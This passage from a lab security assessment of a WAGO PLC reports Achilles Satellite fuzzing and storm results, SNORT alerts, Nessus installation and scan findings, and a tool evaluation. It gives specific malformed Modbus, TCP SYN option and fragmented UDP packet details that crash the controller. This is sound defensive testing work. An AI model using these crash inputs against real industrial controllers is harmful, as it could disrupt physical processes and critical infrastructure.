  - Excessive Fragment Overlap, Classification: Attempted Denial of Service, Priority: 2

4.6.1 IP GRAMMAR FAILURE ANALYSIS

Upon the detected failure of the IP grammar tests, further analysis was carried out by enabling the Binary search feature on Achilles. The binary search highlighted the following test numbers as causing faults - this is not exhaustive as tests were stopped because the PLC had to be powered down and up for each test failure:

- Test case 6: Fragment Gap - caused by sending 5-6 together. The test sends a large number of fragmented packets with fragment offset larger than the data between previous Fragments. The PLC cannot handle the gap in fragments and crashes
- Test Case 14: Fragment Gap – Same as above
- Test Case 16: Fragment overlap –16 (caused only when 15-16 sent together)

4.6.10 IP Grammar - Options Field

Test Name	Test Parameters	Observed Monitors
IP Grammar – Options Fields	First Subtest – First in set Last Subtest – Last in set Fault isolation – None	ICMP Monitor – Normal UDP Ports – Normal TCP Ports- Normal

- SNORT Alerts
  - Inconsistent IP options of Fragment packet, Classification: Generic Protocol Command Decode, Priority: 3

4.7 □NOWN VULNERA□ILITY TESTS

Test Name	Test Parameters	Observed Monitors
FTP Large CEL Command	Destination FTP Port - 21	ICMP Monitor – Normal UDP Ports – Normal TCP Ports – Normal
FTP Many Arguments STAT Command	Destination FTP Port - 21	ICMP Monitor – Normal UDP Ports – Normal TCP Ports – Normal
HTTP GET to /aux	Destination HTTP Port – Default (80)	ICMP Monitor – Normal UDP Ports – Normal TCP Ports – Normal
HTTP Large POST Request	Destination HTTP Port – Default (80)	ICMP Monitor – Normal UDP Ports – Normal TCP Ports – Normal
HTTP POST Short Content	Destination HTTP Port – Default (80)	ICMP Monitor – Normal UDP Ports – Normal TCP Ports – Normal
Jolt (Large Fragmented ICMP packets sent to DUT)	Global	ICMP Monitor – Normal UDP Ports – Normal TCP Ports – Normal
Junos TCP SYN with non-standard TCP options	Destination TCP Port – First open port	ICMP Monitor – Normal UDP Ports – Normal TCP Ports – Normal

- SNORT Alerts

- FTP Many Arguments Stat Command – FTP Parameters were too long. Class: Attempted administrator privilege gain, Priority: 1
- FTP Large CEL Command – FTP Parameters were too long. Class:Attempted administrator privilege gain, Priority: 1
- Jolt test – Short Fragment, Possible DoS Attempt, Class: Generic Protocol Command Decode, Priority: 3

4.□ □ OD□US

The following are the Modbus related tests carried out using the Achilles Test Library

4.8.1 MODBUS/TCP Slave Grammar (L1+)

Test Name	Test Parameters	Observed Monitors
MODBUS/TCP Slave Grammar (L1+)	First Subtest – First in set Last Subtest – Last in set Fault Isolation - None	ICMP Monitor – Error. ICMP response stopped UDP Ports – Error. All UDP ports went down TCP Ports- Error. All TCP ports went down

4.□.1.1 □ OD□US□TC□ S□□□□G□□□ □ □□L1 □□□E□□□□A □□□□□□

MODBUS/TCP Slave Grammar (L1+) testing detected errors in packet numbers 372 – 427. The diagnostics found 12 receive failures. The result was reproducible with First Subtest parameter set to First and Last Subtest set to 440. Analysis of a packet capture trace found that the DUT returned an exception due to detection of an Illegal Data Value (specific to non-existent register addresses or some other invalid MODBUS read request).

It was also observed that the Write Many Coils command caused all the Monitors to cycle down and up for a number of time intervals finally bringing down all the monitors. This was observed for packets numbered 460,53,544,545,546,547 etc.

The above packets follow the MODBUS function code 5. It was observed that unmatched Bit and Byte fields of the request cause this crash. Specific values include:

Bit Count – 10
Byte – 255
Data - Empty

4.8.2 MODBUS/TCP Slave Grammar

Test Name	Test Parameters	Observed Monitors
MODBUS/TCP Slave Grammar	First Subtest – First in set Last Subtest – Last in set Fault Isolation - None	ICMP Monitor – Normal UDP Ports – Normal TCP Ports- Normal

4.□2.1 □ OD□US□TC□ S□□□G□□□ □ □□ □W□□□□□A□□□□□□

MODBUS/TCP Slave Grammar generates a large number of test cases to check responses to various MODBUS Read/Write requests. This set of tests generated a large number of test warnings. Most of the warnings were due to wrong MODBUS field values. Due to the very large number of packets generated, analysis of each warning packet proved very difficult without any documentation on the packets generated.

4.8.3 MODBUS/TCP Slave Grammar Segmented

Test Name	Test Parameters	Observed Monitors
MODBUS/TCP Slave Grammar Segmented	First Subtest – First in set Last Subtest – Last in set Fault Isolation - None	ICMP Monitor – Normal UDP Ports – Normal TCP Ports- Normal

4.□ SN□ □

Two types of DEFENSICS tests for both SNMPv1 and SNMPv2c are provided under the SNMP category of Achilles Satellite Test Library.

- The SNMPv1 and SNMPv2c DEFENSICS tests were not carried out as the DUT did not support SNMP v1 or v2c.

4.1□ TC□

This subsection covers the test cases listed under the TCP Category in Achilles Satellite Test Library under Level1 and Level2 test suites.

4.10.1 TCP Scan Robustness (L1/L2)

Test Name	Test Parameters	Observed Monitors
TCP Scan Robustness	Scan Mode – TCP SYN Scan Destination TCP Ports – Use open ports from discovery and use neighboring closed ports Rest Parameters - Global	ICMP Monitor – Normal UDP Ports – Normal TCP Ports- Normal
TCP Scan Robustness	Scan Mode – TCP ACK Scan The rest are the same as the above row	ICMP Monitor – Normal UDP Ports – Normal TCP Ports- Normal
TCP Scan Robustness	Scan Mode – TCP FIN Scan The rest are the same as the above row	ICMP Monitor – Normal UDP Ports – Normal TCP Ports- Normal
TCP Scan Robustness	Scan Mode – TCP Connect Scan The rest are the same as the above row	ICMP Monitor – Normal UDP Ports – Normal TCP Ports- Normal
TCP Scan Robustness	Scan Mode – TCP Null Scan The rest are the same as the above row	ICMP Monitor – Normal UDP Ports – Normal TCP Ports- Normal
TCP Scan Robustness	Scan Mode – XMAS Scan The rest are the same as the above row	ICMP Monitor – Normal UDP Ports – Normal TCP Ports- Normal
TCP Scan Robustness	Scan Mode – OS and Version Detection The rest are the same as the above row	ICMP Monitor – Normal UDP Ports – Normal TCP Ports- Normal

- SNORT Alerts
  - PSNG_TCP_PORTSCAN, Classification: Attempted Information Leak, Priority: 2

4.10.2 TCP SYN Storm (L1/L2)

Test Name	Test Parameters	Observed Monitors
TCP SYN Storm	Random Seed – User-defined (0) Destination TCP Ports – Use open ports from discovery and use neighboring closed ports The other parameters – Global	ICMP Monitor – Warning as some ICMP packets are lost UDP Ports – Normal TCP Ports- Error. All 5 open TCP ports went down

4.10.3 TCP SYN Storm from Broadcast (L2)

Test Name	Test Parameters	Observed Monitors
TCP SYN Storm from Broadcast	Random Seed – User-defined (0) Broadcast IP Address – Local network Destination TCP Ports – Use open ports from discovery and use neighboring closed ports The other parameters – Global	ICMP Monitor – Warning as some ICMP packets are lost UDP Ports – Normal TCP Ports- Error. All 5 open TCP ports went down

4.10.4 TCP/IP LAND Storm (L1/L2)

Test Name	Test Parameters	Observed Monitors
TCP/IP LAND Storm	Destination TCP Ports – Use open ports from discovery The other Parameters – Global	ICMP Monitor – Error. All ICMP packets are lost UDP Ports – Error. All UDP ports went down TCP Ports – Error. All TCP ports went down

4.10.5 TCP Fuzzer (L1/L2)

Test Name	Test Parameters	Observed Monitors
TCP Fuzzer	First Packet – 1 Last Packet – 50000 Random Seed – User Defined (0) Bad IP Version – 50% IP Options – 50% Fragmented Packets – 50% Source UDP Port – Random Source IP Address – Random Destination UDP Port – First open port Destination IP – Use DUT IP All other parameters – Global	ICMP Monitor – Normal UDP Ports – Normal TCP Ports- Normal

4.10.6 TCP Grammar (L1)

Test Name	Test Parameters	Observed Monitors
TCP Grammar	Destination TCP Ports – First Open Port First Subtest – First in set Last Subtest – Last in set Fault isolation – None	ICMP Monitor – Error. All ICMP packets start getting lost during the test UDP Ports – Error. All UDP ports go down TCP Ports- Error. All TCP ports go down

4.1□.6.1 TC□ G□□□ □ □□ L1□□E□□□□A□□□□□□

Further analysis and testing detected test 2058 as causing the fault. The binary search found multiple faults with the first fault detected at test number 1586. The packet trace capture revealed that a packet was sent to the FTP port. This was a SYN Packet with Flags set to 0x02, Window size set to 65535, Length set to 0, Options set to NOP (1) and three extra bytes in the options field set to 0x2a, 0x00 and 0x00

Further iterations of the binary search were not carried out due to the large number of power recycling operations required on the PLC.

4.10.7 TCP Grammar – Header Field (L2)

Test Name	Test Parameters	Observed Monitors
TCP Grammar	Destination TCP Ports – First Open Port First Subtest – First in set Last Subtest – Last in set Fault isolation – None	ICMP Monitor – Error. All ICMP pkts start getting lost during the test UDP Ports – Error. All UDP ports go down TCP Ports- Error. All TCP ports go down

- SNORT Alert
  - Data on SYN Packet, Classification: Generic Protocol Command Decode, Priority: 3
  - Invalid FTP Command, Classification: Potentially Bad Traffic, Priority: 2

4.1□.7.1 TC□ G□□□ □ □□ □H□□□□□F□□□□ □L2 □□E□□□□A□□□□□□□

Analysis and detailed testing detected test 2056 as having caused the fault. Running of the binary search feature indicated multiple faults. The first fault was detected at test number 1586. A packet trace capture showed (same as in TCP Grammar (L1) error) that the packet was sent to the FTP port. The packet was a SYN Packet with Flags set to 0x02, Window size set to 65535, Length set to 0, Options set to NOP (1) and three extra bytes in options field 0x2a, 0x00 and 0x00

Further iterations of the binary search were not carried out due to the large number of power recycling operations required on the PLC.

4.10.8 TCP Data Grammar (L2)

Test Name	Test Parameters	Observed Monitors
TCP Data Grammar	Destination TCP Ports – Use open ports from discovery First Subtest – First in set Last Subtest – Last in set Fault isolation – None	ICMP Monitor – Normal UDP Ports – Normal TCP Ports- Error (Port 2455 went down)

- SNORT Alert
  - Telnet CMD on FTP Command Channel, Classification: Generic Protocol Command Decode, Priority: 3

4.1□.□.1 TC□ D□□□G□□□ □ □□ □E□□□□A□□□□□□□

Further analysis and testing indicated that Port 2455 went down during tests. The test causing the error was listed as number14182 on the first set but changed during subsequent tests.

Further testing was carried out by enabling a binary search test for set of tests numbering14000 – 14500.

The first binary search resulted in finding two ranges that caused the port down condition:
14108 – 14214
14442 – 14500

A binary search test was again tried with a set of tests numbering 14442 – 14500. Subsequently, the range was reduced to 14456 – 14500. This latter range did not result in any port down conditions.

Further binary searches could be undertaken to reduce the 14108-14214 range.

Packet trace analysis was not carried out. The large number of packets generated did not allow for precise pinpointing of the error.

4.10.9 TCP Maximum Concurrent Connections (L2)

Test Name	Test Parameters	Observed Monitors	Maximum Concurrent Connections
TCP Maximum Concurrent Connections	Destination TCP Ports – Use open ports from discovery and User neighboring closed ports Connection Retries - 0 Connection Timeout - 5 Fault isolation – None	ICMP Monitor – Normal UDP Ports – Normal TCP Ports- Error (6626 went down)	Port 21 – 153 Port 80 – 99 Port 502 – 36 Port 2455 – 30 Port 6626 - 109

4.11 TELNET

The TELNET category of Achilles Satellite Test Library only contains tests from the CODENOMICON DEFENSICS suite of tests referred to earlier.

- TELNET DEFENSICS tests were not carried out as the DUT did not support Telnet

4.12 UD□

4.12.1 UDP Unicast Storm

Test Name	Test Parameters	Observed Monitors
UDP Unicast Storm	Packet Length – 60 bytes Destination UDP Ports - Use open ports from discovery and use neighboring closed ports The other parameters - Global	ICMP Monitor – Warning (Some ICMP packets are lost) UDP Ports – Warning (UDP Ports detected as going DOWN and then UP) TCP Ports- Error (Port 6626 went down)

- SNORT Alert
  - ICMP Microsoft remote unauthenticated DoS / bugcheck vulnerability, Class: Attempted Denial of Service, Priority: 2

4.12.2 UDP Multicast Storm

Test Name	Test Parameters	Observed Monitors
UDP Multicast Storm	Packet Length – 60 bytes Multicast IP Addresses – 224.0.0.1 Destination UDP Ports - Use open ports from discovery and use neighboring closed ports The other parameters - Global	ICMP Monitor – Warning (Some ICMP packets are lost) UDP Ports – Normal TCP Ports- Error (Ports 80 and 6626 went down)

4.12.3 UDP Broadcast Storm

Test Name	Test Parameters	Observed Monitors
UDP Broadcast Storm	Packet Length – 60 bytes Broadcast IP Address – Local Network Destination UDP Ports- Use open ports from discovery and use neighboring closed ports The other parameters - Global	ICMP Monitor – Warning (Some ICMP packets are lost) UDP Ports – Normal TCP Ports- Error (Ports 80 and 6626 went down)
UDP Broadcast Storm	Packet Length – 60 bytes Broadcast IP Address – Global (255.255.255.255) Destination UDP Ports - Use open ports from discovery and use neighboring closed ports The other parameters - Global	ICMP Monitor – Warning (Some ICMP packets are lost) UDP Ports – Warning (UDP Ports detected as going DOWN and then UP) TCP Ports- Error (Ports 80 and 6626 went down)

4.12.4 UDP Scan Robustness

Test Name	Test Parameters	Observed Monitors
UDP Scan Robustness	Destination UDP Ports – Use open ports from discovery and use neighboring closed ports The other parameters - Global	ICMP Monitor – Normal UDP Ports – Normal TCP Ports- Normal

4.12.5 UDP Fuzzer (L1/L2)

Test Name	Test Parameters	Observed Monitors
UDP Fuzzer	First Packet – 1 Last Packet – 50000 Random Seed – User Defined (0) Bad IP Version – 50% IP Options – 50% Fragmented Packets – 50% Source UDP Port – Random Source IP Address – Random Destination UDP Port – First open port Destination IP – Use DUT IP The other parameters – Global	ICMP Monitor – Normal UDP Ports – Normal TCP Ports- Normal

4.12.6 UDP Grammar (L2)

Test Name	Test Parameters	Observed Monitors
UDP Grammar	Destination UDP Ports – First Open Port First Subtest – First in set (or manual entry for error detection) Last Subtest – Last in set (Fault isolation – Binary	ICMP Monitor – Error. All ICMP packets lost for 60 sec than came back OK UDP Ports – Error. All UDP ports detected going down for 60 sec and then up TCP Ports- Error. All UDP ports detected going down for 60 sec and then up

4.12.6.1 UD□ G□□□ □ □□ L2□□E□□□□A□□□□□□

Carrying out a binary search test resulted in failure for the ranges 8753-8754, 8688-8689, and 8710-8711. Via packet capture trace analysis it was found that all three tests send large fragmented UDP packets of size 65120 bytes. We conjecture that this causes buffer overflow as the DUT tries to re-assemble the UDP fragmented packets.

4.12.7 UDP Data Grammar (L2)

Test Name	Test Parameters	Observed Monitors
UDP Data Grammar	Destination IP Address – Use DUT IP and Use multicast IPs from discovery Broadcast IP Address – Local network and global Destination UDP Ports – Use open ports from discovery First Subtest – First in set Last Subtest – Last in set Fault isolation – None	ICMP Monitor – Warning (Some ICMP packets are lost) UDP Ports – Port 502 detected going down and up TCP Ports- Error (Ports 80 and 6626 went down)

5. N□□□□□

This section describes the Nessus vulnerability scanner in terms of installation, usage and observed test results.

5.1 INSTALLATION AND USAGE

The Nessus server can be installed on various flavors of Linux, Solaris 10 or Windows OS. Typical recommended settings for running the Nessus scan server are:

- Minimum 2GB of RAM
- Interl Pentium 3 or similar with 2 Ghz processor or higher
- 64 bit architecture is recommended
- 30 GB of free harddisk space

For more information please refer to [5]

For testing purposes, the Nessus server (nessusd) was installed on a Desktop running the Linux Centos-5.6 operating system. Internet Explorer running on another Windows XP was used as the client software.

We also attempted use of the Mozilla Firefox web browser. However, it did not appear to work correctly with the nessud server. For example, the scroll bar did not work making usage very difficult.

5.1.1 Nessus Server install – Centos 5.6

In this sub-section we describe the steps taken to install the Nessus scan server on the desktop PC running Centos-5.6. More detailed information can be found from [5]

- Download Nessus 4.4 from http://www.nessus.org/download/. For our installation, the Nessus-4.4.4-es5.i386.rpm was downloaded
- Install the Nessus using following command. Ensure you have root privileges
    - rpm –ivh Nessus-4.4.1-es5.i386.rpm

  The Nessus daemon cannot be started until Nessus has been registered and a plugin download has occurred. By default Nessus comes with an empty plugin set.

- On installation, the Nessus home directory is /opt/nessus. Important subdirectories are
    - /opt/nessus/etc/nessus – Configuration files
    - /opt/nessus/var/nessus/users/ - User knowledge base

- Create a Nessus user with the following command. This should be run with root privileges
    - /opt/nessus/sbin/nessus-adduser
    - Add user name and password
    - Set user privileges to as Nessus Admin
    - Leave the User rules to default

  For more user options please refer to [5]

- Before Nessus starts for the first time, you must provide an Activation Code to download the current plugins. The activation code is received upon subscription for the Nessus service. Activation Codes may be 16 or 20 character alpha-numeric strings with dashes. The plugin download will synchronize the Nessus scanner with all available plugins. To install the Activation Code, type the following command on the system running Nessus
    - opt/nessus/bin/nessus-fetch --register <Activation Code>

  The activation code is not case sensitive. It is bound to each machine on which the Nessus scanner is installed. To install on new machines, the activation code has to be reset from the Nessus site.

- Download of Nessus plugins takes some time. When the message "nessusd is ready" appears in the nessusd.messages log, the nessus server can be started. At this point it will accept connections and the scan interface will become available.
- The Nessus scan daemon can be started using the following command:

    - /opt/nessus/sbin/nessus-service –D or with the command
    - /sbin/service nessusd start


- The Nessus scan daemon can be stopped by
    - /sbin/service nessusd stop

- A web client can connect to Nessus server via port 8834 (default) or through the command line.

5.1.2 Nessus Usage


This section describes using Nessus including configuration parameters, policies, starting of scans and reading reports. The IP address of the desktop running nessusd is 192.168.1.225

- Start Internet Explorer on a Windows Box and login to Nessus server by typing https://192.168.1.225:8834 on IE navigation bar.
- Ignore any security warning and continue. A login page as illustrated in Figure 3 will be displayed. Login using the user name and password created in above sub-section



F□□□□3 NESSUS Login page

- A successful login will take you to a page as illustrated in Figure 4 (no scan results).



F□□□□4 NESSUS Page after successful login

- There are four tabs shown on the web page illustrated in Figure 4:

    - The Reports tab shows the results of various scans carried out by the user
    - The Scans tab allows one to add/launch/edit/browse an unfinished networks scan
    - The Policies tab lists various test policies currently configured in Nessus
    - The Users tab shows the user added to nessusd with status information

    The Reports, Scans, and Users tab are pretty simple and not much explanation is required to utilize them. Further information about these tabs can be found in [4]

- A Nessus "policy" consists of configuration options related to performing a vulnerability scan. Some examples are [4]:
    - Parameters that control technical aspects of the scan such as timeouts, number of hosts, type of port scanner etc.
    - Credentials for local scans (e.g., Windows, SSH), authenticated Oracle database scans, HTTP, FTP, POP, IMAP or Kerberos based authentication.
    - Granular family or plugin-based scan specifications.
    - Database compliance policy checks, report verbosity, service detection scan settings, Unix compliance checks etc.

- By default four policies pre-exist in the Nessus server


    - **E□□□□□□N□□□ □□□ S□□□** – Policy designed for external network facing hosts having fewer services enabled. It scans up to 65535 ports and has plugins associated with known web applications vulnerabilities such as CGI.

    - **I□□□□□□□ N□□□ □□□ S□□□** – Tuned for large networks with several exposed services. The port scan is limited to standard ports with CGI abuse plugins not enabled

    - **W□□ A□□ T□□□□**– This is for detecting both known and Unknown vulnerabilities present in the web applications on the scanned network. It uses fuzzers to test all discovered web sites for vulnerabilities including command injection, SQL parameters etc.

    - **□□□□□□ □□□ □CI DSS A□□□□**– Used for preparing Compliance Report. For more information please refer to [4]

- Each policy has a set of defined parameters, which can be viewed by selecting an individual policy, and then clicking on an edit tab. Figure 5 illustrates such parameters for the External Network Scan policy. Further details about each of the parameters can be found in [4]



F□□□□5 NESSUS edit scan policy page

- A user can create his or her own network scanning policy. General guidelines for creating a personal scan policy are listed in [4]

5.2 NESSUS SCAN RESULTS

The test bed for running the Nessus Scan is the same as depicted in Figure 1. The Achilles Satellite device instead of being used as a test tool is utilized as a monitoring tool. Three Achilles monitors were utilized - ICMP Monitor, TCP port monitor, and UDP port Monitor. Three scans were created based upon the existing policies in the Nessus scan server. To start a new scan, the following steps were followed

- Click on the Scans tab. A new page with various tabs such as Add, Browse, Edit etc will open up.
- Click on Add tab. A new page will appear. Give a name to the test, select Type (run now or schedule), select a scan policy, and add the device to scan in Scan Targets. Click on "Launch Scan" to start the scan.
- For all the tests listed in this document a single scan target (Wago PLC) with IP 192.168.1.1 was selected and Type was specified to be "Run Now". The policy is specified on a test case by test case basis.

In the following sub-sections, we list the scan results when using three different policies.

5.2.1 Nessus Scan - Internal Network Scan Policy

□LUGIN ID□	□LUGIN NA□ E	SEVERITY
10166	Windows NT FTP 'guest' Account Present	High
23818	Modbus/TCP Discrete Input Access	Medium
23817	Modbus/TCP Coil Access	Medium
22964	Service Detection	Low
54615	Device Type	Low
45590	Common Platform Enumeration (CPE)	Low
35716	Ethernet Card Manufacturer Detection	Low
34324	FTP Supports Clear Text Authentication	Low
24260	HyperText Transfer Protocol (HTTP) Information	Low
19506	Nessus Scan Information	Low
11936	OS Identification	Low
10287	Traceroute Information	Low
10092	FTP Server Detection	Low

Table 4 Nessus Vulnerability Scan: Internal Network Scan Policy

5.2.2 Nessus Scan - External Network Scan Policy

The scan of the WAGO PLC using the External network Policy discovered 18 vulnerabilities including 13 overlapping vulnerabilities that had also been discovered using the Internal network scan policy. The additional five vulnerabilities that were uniquely discovered by the External Scan Policy are listed in table below

□LUGIN ID□	□LUGIN NA□ E	SEVERITY
49704	External URLs	Low
42057	Web Server Allows Password Auto-Completion	Low
26194	Web Server Uses Plain Text Authentication Forms	Low
11919	HMAP Web Server Fingerprinting	Low
10662	Web mirroring	Low

Table 5 Nessus Vulnerability Scan: External Network Scan Policy

5.2.3 Nessus Scan – Web App Tests Policy

The scan using the Web App Policy discovered 20 vulnerabilities including 18 found with Internal and External network scan policy. The two additional vulnerabilities are listed in the table below

□LUGIN ID□	□LUGIN NA□ E	SEVERITY
43111	HTTP Methods Allowed (per directory)	Low
40406	CGI Generic Tests HTTP Errors	Low

Table 6 Nessus Vulnerability Scan: Web App Tests Policy

5.2.4 Nessus Scan – Eliminating False Vulnerability Alerts

By default, Nessus executes device vulnerability testing in an asynchronous manner i.e. new tests are spawned at regular intervals without waiting for the results of previous tests – this is configurable. The result is that Nessus may report a particular test as the cause of a vulnerability whereas in fact, it was an earlier test that caused the vulnerability to emerge but it was only noticed in the latter test. As a result there is a need to verify identified vulnerabilities independently. The following steps were carried out to verify the cause of Nessus identified vulnerabilities:

- Each of the vulnerability tests is launched via a script defined in the Nessus Attack Script Language (NASL)
- Nessus used for vulnerability testing was installed on Centos-5.6 with relevant NASL scripts in the directory "/opt/nessus/lib/nessus/plugins". The relevant NASL script in this directory can be found from the Plugin Id by using the command:
    - *grep "scan_id(<Plugin Id>)" *.nasl*
- NASL scripts can be executed individually with the command
    - /opt/nessus/bin/nasl –t 192.168.1.1 <NASL script name>
- Vulnerabilities with associated Plugin Ids and corresponding NASL script names are easily reproducible using the above command line.
- The remaining identified vulnerabilities have some dependencies on the Nessus scanner collecting information from the device. This includes information such as open ports, active running services etc. In order to reproduce them from command line requires substantial effort. As these vulnerabilities was identified in multiple vulnerability scans of the device as well as their nature of being present mainly due to configuration, it can be very positively identified as present.

□LUGIN ID□	**□LUGIN NA□ E**	**NASL S□□□□N□□ □**
10166	Windows NT FTP 'guest' Account Present	ns_ftp_guest.nasl
34324	FTP Supports Clear Text Authentication	ftp_cleartext_credentials.nasl
24260	HyperText Transfer Protocol (HTTP) Information	http_info.nasl
10287	Traceroute Information	traceoute.nasl
10092	FTP Server Detection	ftpserver_detect_type_nd_version.nasl
11919	HMAP Web Server Fingerprinting	www_fingerprinting_hmap.nasl
10662	Web mirroring	webmirror.nasl

Table 7 NASL vulnerabilities: Easily reproducible from Nessus Command Line

6. ACHILLES SATELLITE EVALUATION IN SCADA ENVIRONMENT

In this phase of SCADA network testing two new test tools were used for finding vulnerabilities that may exist on SCADA devices. The two tools deployed were:

- WurldTech Achilles Satellite
- Tenable Nessus Vulnerability Scanner

We provide our analysis of their capabilities in the following two sub-sections

6.1 ACHILLES SATELLITE EVALUATION IN SCADA ENVIRONMENT

Achilles Satellite is a security analysis platform for industrial control systems. Its main focus is on exposing vulnerabilities that may exist on the network side of the control devices. The following points highlight observations made as a result of testing this tool on a WAGO PLC:

- It provides wide SCADA security test coverage spanning the Physical layer to Transport layer. Test types include storms, fuzzers, and grammars. Achilles was able to expose a number of vulnerabilities in the Wago PLC control device
- Achilles provides tests for various SCADA control protocols such as Modbus, OPC, Ethernet IP etc. It was able to identify a number of vulnerabilities in the DUT (Wago PLC) MODBUS protocol implementation.
- Application level (FTP, HTTP, SNMP, TELNET etc) testing is supported through use of third-party integrated Codenomicon DEFENSICS tests - this requires a separate license to access its full capability.
- Tests are often carried out sequentially without waiting for previous tests to complete. As a result, finding the exact testcase which caused a failure or error can be time consuming.
